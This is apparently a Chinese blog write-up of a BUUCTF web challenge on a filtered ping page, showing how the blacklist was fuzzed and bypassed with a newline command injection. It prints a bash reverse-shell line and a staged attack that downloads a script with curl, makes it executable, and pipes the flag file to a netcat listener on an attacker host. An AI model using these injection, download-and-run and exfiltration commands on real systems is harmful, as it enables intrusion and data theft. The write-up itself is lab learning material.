
BUUCTF--[第二章 web进阶]死亡ping命令

原创

XingHe_0 于 2020-11-13 13:21:48 发布 3996 收藏 4

分类专栏： buuctf 文章标签： 安全

本文链接：https://blog.csdn.net/qq_45414878/article/details/109672659




BUUCTF–[第二章 web进阶]死亡ping命令

本文只是对官方wp进行了一点修改，因为在测试过程中发现8080端口弹不回flag，在本地测试也是一样的结果，但是把端口修改成8089，其他端口应该也可以,并且nc监听方式为：nc -lvp 8089，flag的值才能弹回。

开启环境发现是一个ping的页面，通过ping可以发现是存在一些黑名单过滤的，被拦截时候显示IP包含恶意字符。


利用fuzz的方式能够知道过滤了以下字符:

```
["$", "{", "}", "`", ";", "&", "|", "(", ")", "\"", "'", "~", "!", "@", "#", "%", "^", "*", "[", "]", "\\", ":",
 "-", "_"];
```



通过%0a能够注入新的一条命令进行执行。

```
ip=127.0.0.1%0als
```



由于docker是没有bash、python程序的，并且sh反弹是不行的。

```
bash -i >& /dev/tcp/127.0.0.1/8080 0>&1
```


目前是能通过折中的方式执行任意命令，用小号在BUU上开一个内网的主机

编写1.sh，内容如下：


```
ls
cat /FLAG | nc your_buu_ip 8089
```

把他复制到网站根目录
在靶机上用curl下载

```
127.0.0.1%0acurl your_buu_ip/1.sh > /tmp/1.sh    #请求bash文件到tmp目录
```





```
127.0.0.1%0achmod 777 /tmp/1.sh #给bash加权限
```




```
nc -lvp 8089  #your_buu_ip的机器上进行监听8089端口
```

```
127.0.0.1%0ash /tmp/1.sh #执行bash文件
```



ps:

个人站点博客：XingHe，欢迎来踩~